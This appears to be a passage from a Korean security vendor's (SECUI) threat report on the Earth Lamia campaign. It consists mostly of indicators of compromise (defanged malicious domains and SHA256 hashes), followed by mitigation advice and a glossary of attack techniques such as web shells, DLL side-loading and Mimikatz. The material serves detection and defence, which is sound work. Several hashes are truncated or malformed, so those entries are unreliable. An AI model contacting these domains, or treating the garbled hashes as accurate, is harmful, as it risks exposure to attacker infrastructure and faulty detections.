	bkp[.]windowstimes[.]me		admin[.]668608[.]xyz	
	0ac0568239f8978[.]ccega6r0yph8[.]com			
FileHash-SHA256	4598d35d789db350008c2307febe18859221923fe9f1fd2fa61bccc8eca8828e			
	2fd5b4d1cb318b8cbd9c3a5df0ee0c248e8261a20f33110b221ae9cb8b1071ae			
	5c74a6e283b679c9a2e1e8dc74b0ac301f5fa4bd2b37a6c3af2ba4015b34a780			
	62ba281147ceefca5bd15f58ac52125bc42b0e134a6fcb4bd90efdae0fce318			
	78eed41cec221edd4ffed223f2d2271a96224fd1173ed685c8c0b274fe93029			
	b26458a0b60f4af597433fb7eff7b949ca96e59330f4e4bb85005e8bbcfa4f59			
	e82ecbe3823046a27d8c39cc0a4acb498f415549946c9ff0e241838b34ed5a21			
	3027a212272957298bf4d32505370fa63fb162d6a6a6ec091af9d7626317a858			
	d04904e32b5cb0f9b559855fac81d62c6ad0472dc443be02f08b6fe4a7d56f71			

FileHash-SHA256	0f56c703e9b7ddeb90646927bac05a5c6d95308c8e13b88e5d4f4b572423e036
	1d0b246f8d43442ea0eaecde5cfa7fcd8139a9ba93496cd82a8ac056f7393bcf
	5060bcd360683d43dcde43676d908d5d10b5310e71f16c42529b103b91818d57
	95fb0944a2348f1e326b4ce65b04a5b62e1587d90c40d3bb505dc93f5f61295a
	b8c0d54f40d0c9deafa44860799a54a09c32cc795498bf0e9f2bef49fa056288
	c04860e0ecce7d3a91c5358aecbafc495b2a9f0936dabf99db5f46457776687a
	a134f4f4a8d5efd1529dfe83ba1084083da36fd3e78963e1d5d127f7649acb24
	ad7848c78cfb589190a1363ee25c6db47dd04a577300a4fbe829ce5b71f0ff39
	d8e272f50e1d699870a74f8cbcd06a9371212c208bcfa8b3c992a4744e84ed87
	c87f7e0ae64e11ef755083bde6b756c695d07c6b89633f6bf66cd96214bcd502
	0916166f5cf72e5869aeb75331a46f9bf978fa328b08e13ee356dd7b0b13afba
	15a61d74ba86155e9d4636b9f081452a530b6766cc59e950d557a21eab96d60a
	3c50d4953e0f695d8e2849546dd0a4a9b8d06b3ab3d70d32e4181ca7f8c58b1e
	d8364dc34ccece608beea861067fa31cae3f4ef0c3cdf1804cc88d162c0ff15
	edc9222aece9098ad636af351dd896ffee3360e487fda658062a9722edf02185
	ffdb183742a3404c3756ba654ea8eb7983650cbf8fdc4e8a6514870e251f2915
	8e53784a8600a6e6fcb61cf9a363a49c44fd97bf22cfec2948728ec622d817fc
	03bc25ae7222a8142e06629d22c62900e9cd2554ff7d2b9d8836125c6c4fea8c
	7787eca1528144693930458282ee26c39508a9014152d36efa3b8645c188964c
	a4f8ffff81c13d2bc6ba5f0ded5ea31b73450ad1a0f42c592f1040d46263846a
	acbd2ed341e3dab5d7f258afc098ca86be9916bca6b9d2624557100164a4df2e
	bb6ab67d8bb74e7afb82bb063744a91f3fecf5fd0f453a179c0776727f6870c7
	eb1df006c34463faf8325c52c2f132b62adaaff37afc0bd7ddf0274fa30e59d0
	037bda8a7e324e378720ff143ca1810b95c78e74062913e9bc588aac9aa55483
	038712505c782f6de7fd435805db35cd806da5132bd7b2f2b16b0c430b800f65
	1572c35417c425433d03477d8e02784739337db9c26df25c0e6b2aa0444c0668
	1b4660133c2f2125b1013a3fa22de51d60176052d7c1487c09630fee5582298a
	2629de99f35a283ad44e8fea20a3b536187c8babb24f18763429390f77144128
	2a5e8e3d02de6f13195ac962862e37918fa7ab9aa14d8fbe3eb9f2fb217b9517
	2a62393c3b2e97cddb03181d4e4cf699d4511c56a1c9c4ed8ff122f05eb919cc
	2ea8980002af5ace6c34408626ac56b424ea0a2504ccd0281e09d560e8e05276
	367aa34601606f4f09a496dfeed1d301b8b76643f976ed02960d9e85cce38595
	3e2f9c3b76c3b4d932783faeb7ab25cfed3edd939f58659e0aa92fd46a6b1111
	411005c29ff637fa65d20a1ffcb6877663e8c73c0ec67b09a9648df9647930a8
	538e5a536714c0db69b4bb1ea6df421299e75e8c0b2c4644992ebd022c98cd65
	54b0949e3771e1b1dd7eabdbaf2acffe5e527edafc4a5ffa6aaeb0a6047479f1
	56a00f3f589909783b72ca6fe40d898f45d9787e94f4291a008259ff0a18b12c
	613985e6cb0783fa378100d464065c0cfab636230ed76994d9daed6b19af3be1
	687ca3726ef5168cc4e27ebb560ba649ec4967e44d24806c620f5d1337afa46c
	6d9b34bec276a1351ef46e63829237c7352a2e64118fe072a650979557b421b9
	6ecd637ec715709a21ae05c3917e7b33cc35ce2b77700c938d16897fcd0cd8ea
	7ab4710efc9cee29c4c17c2d7b367ee528ca3070835bc961eb8481f4ef010ee8
	84f3b5432a437a8319d81556cceb857609d2c5c9a1e4eb8dab61f528db59e83c
	8550677e8ca53235c5eda21401e75ab495e418877e71149d1ae0c3ce247c3124
	92e82fe79025aa9e68cae7b734de8c840ec7c6dd439f17abefe69354d4a8bd6e

FileHash-SHA256	b24316e81b6ebf954fab7a87a211554cde6986b239792610f8d234d05d2a2a1f
	b2850795bd5be0e6556e20fa10160585def005c2a5cd8df2c345a662714bd815
	ba114a9b775ccf8215f80094d353b06b3a9fd32e22167e4e06ba986a738ec518
	bce9616ed0d829a05ce7df6c1fb90895a93772eb438ed7b2cc35407c34031666
	dc27e0fabdbad970519d354a83f8c4791d2311dedb9e7ed3cee2d0f52078f000
	ff724631dba8abe354c8742f09d88821237632e36c305ba4f1132a95880dde67
	029c5914cedf8e79a647ab69ac08b7ea662c7608ea80cd8c42d07f1d9fe84c9b
	0323aca727e12cbb4c492e3339f64969e46b3d300465af8dcdaf0e881aee1d0d
	0bc2ac5aa152fe7ebb4225f09f691f456631845eab2d71d548bdfed681af3b8
	0f7148bd9e74527c9da1a5913a04ee1b4c1c4ea75cab57539e6781e617b9dab0
	0fda765ed7aba6aa92dca681ab7e93160fcc5caaa0afae815d34e33fa647673a
	160dd63c6c58bd2a958c6b9e01c873c4192b6a4533197d7b506e49a04c5aef1c
	21a832ac4c538652416124106b307026d9a8abb943501ff2ce3a14d5fdf2c08b
	263ee8e9f8fbdb95ca8afb642e990f66c41e194110a70765f2abf7257e0790e3
	268c2b3286bb079ec6b047fe17321c7a98b24bf36c16598998de4fc48b6bedf9
	3b7b0b7dabe9fe77797ef944121f611d6eb69716a15942c6b58998fbfd6b13d9
	475e1a46141efb13bae2e935e61a8731d466a53c1268ca54cd7ba3815b002256
	4b49ec2d58a5a2726bd3f8aea4cb876fd24be3f0f44b2c2a5fed61424a7b5f05
	4e1c1f94358a6402c69cca010fc2829514aeb77d11b33561469f0d0dfd64f989
	6aa6250bf821907b7a2927086e0f5b8d759a81c620a3cc7cc45023f734dbac70
	900a9e65bab0c31cefb8e144e4d43052d1b0699d8df05b695bfe4b3275747d0f
	9144c7df6fb4e476a8f288bbe002a5f83bbd58826dcea2e851f66c25ca568034
	94ba2a1b5360a6799546999d8c528a064ddf76126b4478df8973ffddada2fdd62
	b905802b0e600f2988fb4d16eaa6e6c65ed3c5b9735b79dd9a00dfa4d7abe65e
	ba65d71d06a8201d32edb98ca54149fb7662baac43d8ecd853c90d03f4320db0
	c44d1a50eab5299fe20d742093df44a617eeee1e2e0a176bafd8ed95dd60c6c5
	d3f0e0563269d23cfd1e54a16badd2e03d7826c364e2fb84ffe3d48b2a3738e9
	e1e03d90eb8a65ed6d3b4ff16aed51443ecacba465ff1c96a6604c84b215fec8
	026bda0dd43bb9b1fa988803837582abd3265b33a6932a82724312ecc550e7ba
	057782a338549fdb031b21b6cf4bccdfad95f0b97f439f18cef1485b2d17677
	0cad360457a42c0408d4e7ed9f4f0faf3d96ec2320c2cdd11b53d82de85b5428
	114465c38e51d9cd15b84f5c57afd2ca5427ef71ece73d592c0f92f5bb69b237
	11bab07f4dd49504f15a0d7bd4c3d57bf93c67939a200fb34d70f18219984c38
	160911c246a25cae17454901fb2d7fb31e20dd0f5c12cbf686ffe24510f22ede
	183fd2afead8af67f7b7e52c052a906aa089b76f3a734137a9fe3e71ebb56f06
	18cb28c5c7beae394111cf867b4e3cd8e154ab7c7f3d91016e0ead5d90009ee3
	2301d1efbe6f2cccabad1583fc2d9846b34117159c8576e550a799e91d80d176
	24a7ce118461c264bf797a4632e8b83b11c7f16c4c6836057284751bc33d20f8
	266d2307216788fcf174735535193c77488435b3da5f9b3867e714d94ae1f4e3
	2c067b470ab3802719ad65ef1e721a3850933c1a9ebf3e97303a3164effb6f63
	2efd13442f109790bdd5e1b33f706e60501546eb06d15a2aa8226458bbbd315e
	3264a6fae4613963e5b559c956d7d0d48041b6e873a5162f6f0a5f942b1b6215
	34903b66d9035ab84878b4a058f99b86852d55c4b69f8e3254f6097f3d0b674f
	36aa5dc6c23669821204c7d18a714e360cf0ea2b6e48175ba89c7bbb01a3a1bb
	3b50605e11ff66a370a0a2f99ebc6df09d589d107735004862178f661e051ed8

FileHash-SHA256	3be0b7d41d9fedfcbf5dd8147640f1d12c5693936910fcc76d7af99243056b94
	3bd969b1b078a20c5a43bb50e7fc035e9c4af41f0c735d07524f770c0fb0ed22
	3c248c1fbc3a03da1acb32a7aa932b130db31251aaa5880b6b94dc7cc2423f8e
	49c71b594ba808832900316af90ab7cac3e9af825d5b7a081244913c8fed849f
	4e10dfd43a25bcf34c545371bbb579c1d7c14a5df6b0a0bf513e306f4a19f7e9
	4e1c1f94358a6402c69cca010fc2829514aeb77d11b33561469f0d0fd64f989
	512ad96221ddc5bb90228b719ac2badb999e43c129aa759b3619ae6fea49c73
	52af32ab127d9956c598e926e20abfddeff28cf8f6271bc60ea21cc074def08f
	53a26d5e2b1ee5d2a8261843c1fe0c68632d6686222f11177bee9c572c485005
	57fe3bc7b7d4e2f8b10869d735c95f53d6a85bd59dacd26292c2d6a089fc36b4
	608a5144ae8dddec032854092da555eb9e29626465657c1c5cc3de0ada0bfea7e
	62f734b99e5b690c12f339562c08e6a9168ad91c00bf4efc6c3f2d6c7a9677bd
	67e5fe71333949e664d9fb1d9ac0081c106fabb9b8e141af9874b58c132ab9e7
	6ddf5c9c790a3a4a536b75d46e6ff10edee2012c625d10fbb69a119b68643cef
	70da3b1b49c0d6c660501a803026e5a5390bbea749b25b8b2ddffef8bb211ff6
	7c56b87fbc92c9ff8bbd0f0979acb839eea8695c1fd18b731fdb0feca077fd4f
	7df588daaa053890cebfc0ac09b3c6b64bac4523719bc88323af6cc7e64377ed
	8019ea81df3933f933d94e2d7989b70f9aa8f4876d8103e79dc2fa9ae3cc87c2
	853e735b64cac5c64d18b78b35dc4129551909b8ee3bdb1ad2b6ef75349f0108
	8656a40ad826829fc90537ca0bbdbc2bb9d2e7d96e080f3fc4b5796e44c13881
	8ce7e340773af5310bc851b5a9b848a72759fc33059a0d8cc5732a5f97766aa7
	8e036e4c156fe5c51fbca42121b70dd77741b1ccdc1999867d5ca28fc4d57ae8
	93d6f9f0172206779c753a4c486dda1de4aa17a5147e84c31203c694655cd8ab
	961afc40bd120d3715d2fa333de19a83ab4c712092e9289c28e271ec778f4ea0
	9c50cdfed01bb15b584c8871d5cf4dc506705839020fd0626305bf675bd912fc
	a7a7004ed404980e56f3e9dd4b349a42b39d08b310d32c8ec7db8d55ee693a93
	a8163c286a140d67a8c97631d4ef5799f93de94a914c3ab1c3026e1688743fa
	af2c6c59f98c5a172e071a38706255ee56e9e8f7b4a1c575593b862e60f8a2c4
	b0269634a1d295d170e58d6c3c2cb86cd91dea2acd5f3dea9449df8ed0c889c2
	b4caf6949964f75e8dd281ae2ab9947248120c680415b5f5b307532c1dc99b58
	b61c22c6b74a546ee337b3a6cc2ee1fa9f3e92e93eced40fe7df27ffddc4c0fe
	b905802b0e600f2988fb4d16eaa6eec65ed3c5b9735b79dd9a00dfa4d7abe65e
	b93632280602502b9480abc7c4acd5c7398004197c4a6013ccd2a4ee4c599591
	bc246e2508013cb3d8df5c21bac16ab3584e40b16b31647db31006877bc13db3
	c2fdb76ec20047129d5f993917cae4a73b61204c531121a57a9121910910fbaf
	c7137d350aaf2acc965763e380255e9fb63d6feefae4ed91c80b70ff022db855
	c8f855c7b1456739d1c03c4225093475baba75cb49d3f1051ba4e40831e5ce84
	cbb512c427297c2b67b83e459887b59e3171ad47a22a62d89f03a1eacab1ac42
	ce98feac673b63a3c030c976c0dd4a0fba0cd5e124373b390b0f3c7fa761f95e
	d1d957406e9177a1ab10bb5a4d2d4dfb3ac971c390f8383eeaa263bdf8038058
	d6c3c83d8549c691972e8fe91277c579efe83b731d5a1669d42692b0b3a17980
	d8d1635a515fd3afb2ccfbd2a82feb2c2150161872f3a4babd90146626fe8355
	de9117872e6b32d01fe2e2ec54899641486a1ebb3439123aadea8d5388617eee
	e5d34a8a39ae067efe12336732f43775fa8eaf86e0d7668816780d1db9821e5d
	e9808c0e5ebba9aa2b2b5f856d1cb6965f6b5fa49e22dc423251786bb46ac2b7

FileHash-SHA256	ed8684894015e74ff5cf217cbda2f2036e7c9f573f9b0aa46e29e7ff8c13f11b
	f29e98d60486472e80d2fac7afa7433bad74d69e25ba8b9533c3b23d6b6be9bd
	f3bd3637ad90eae0bfa31c0735fa3bb2e0d7061f63456f7479948ce7e8cd7310
	f3f1ac9e1739a840242c9c215080085af61500dbe7bfd01886fe972e0ca22a26
	f55bb674f524ea72d91dba894ea5448ecf92aab7bceb0cf0025383483e72cc1f
	f80313b4e2d743c94571a98d1672ffc3bc003209c6315ce2a22a9989aae051c2
	f90e8f85f79cbff664ad3c4758f1bed8a6ebc2a712180d675ff560bea2b88c65
	fc56184a160c0fbb3d2a98e5955dfad4e09e3a8db99f162199d9c1f419460984
	09375c5edc56752d5b8d84cb433e6a2151a57b02938bb84e1e07deefbc3aa
	0c4015083a3eefa815d0f5310b112e7aff27199d38d5605f88a79dcab85db2b5
	526610d0cf97982044b892731a7d47832893028c67e85c1ae04092c7e05dd827
	bc647e05eea89ea9b5ec3ce728e3c039dd2abd17441e7c39cf130f292edd6efc

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- https://www.trendmicro.com/ko_kr/research/25/e/earth-lamia.html

2 관련 용어

- **사회공학(Social Engineering):** 기술적인 방법이 아닌 사람들 간의 기본적인 신뢰를 기반으로 사람을 속여 비밀 정보를 획득하는 기법
- **C2(C&C 서버):** 악성코드(봇넷 등)을 제어하기 위해 사용되는 명령 제어 서버
- **DDR(Dead Drop Resolver):** C2 인프라로 연결되는 정보를 호스팅하는 기술
- **Java Reflection:** 런타임에 클래스나 인터페이스의 정보를 조사하고, 조작할 수 있는 기능을 제공하는 JAVA API
- **리버스 셸(Reverse Shell):** 클라이언트가 서버를 열고, 서버에서 클라이언트 방향으로 접속하는 형태
- **드로퍼, 다운로더(Dropper, Downloader):** 일반적으로 악성코드가 실행되는 중에 추가적인 악성 파일을 생성하거나 다운로드하는 목적으로 사용되는 악성코드
- **백도어(Backdoor):** 일반적인 인증을 통과, 원격 접속을 보장하고, plaintext 의 접근을 취득하는 등의 행동을 들키지 않고 행하는 방법
- **IMEI(International Mobile Equipment Identity):** 이동전화 단말기의 고유 식별번호
- **LDAP(Lightweight Directory Access Protocol):** TCP/IP 위에서 디렉터리 서비스를 조회하고 수정하는 응용 프로토콜
- **Reverse Proxy:** 클라이언트 요청을 대신 받아 내부 서버로 전달하는 방식으로 클라이언트와 서버 간의 중개자 역할을 함
- **SOCKS5 Proxy:** 프록시 서버를 통해 클라이언트와 서버 간 네트워크 패킷을 라우팅하여 인터넷 제한을 우회하고 차단된 웹 사이트 또는 서비스에 액세스 가능하도록 동작
- **웹셸(Web Shell):** 웹 서버에 임의의 명령을 실행할 수 있도록 제작한 프로그램
- **Potato:** Windows 시스템에서 권한 상승을 가능하게 하는 취약점 악용 도구로, 여러 변종이 존재
- **PDB(Program DataBase):** 프로그램을 개발할 때 다양한 정보가 저장되는 데이터 파일
- **DLL Side-Loading 공격:** 악성코드의 Anti-Virus 탐지를 우회하기 위한 기법으로, Windows OS 의 DLL loading 메커니즘을 악용하여 정상 DLL 이 아닌 악성 DLL 을 로드하도록 하는 악성 페이로드 실행 공격
- **Mimikatz:** 윈도우상에서 각종 계정과 관련된 정보를 탈취하고 해독하기 위한 도구이며, 본래 목적은 취약점을 Microsoft 측에 알리기 위해 개발됨

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**

기술지원/침해대응센터 **02-3783-6500**

보안관제센터 **02-3782-4030**

평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)

Copyright® SECUI All Rights Reserved. 본 카탈로그에 게재된 회사명, 상품명은 당사의 등록 상표입니다.

사양과 외관은 개량을 위해 예고 없이 변경되는 경우가 있습니다.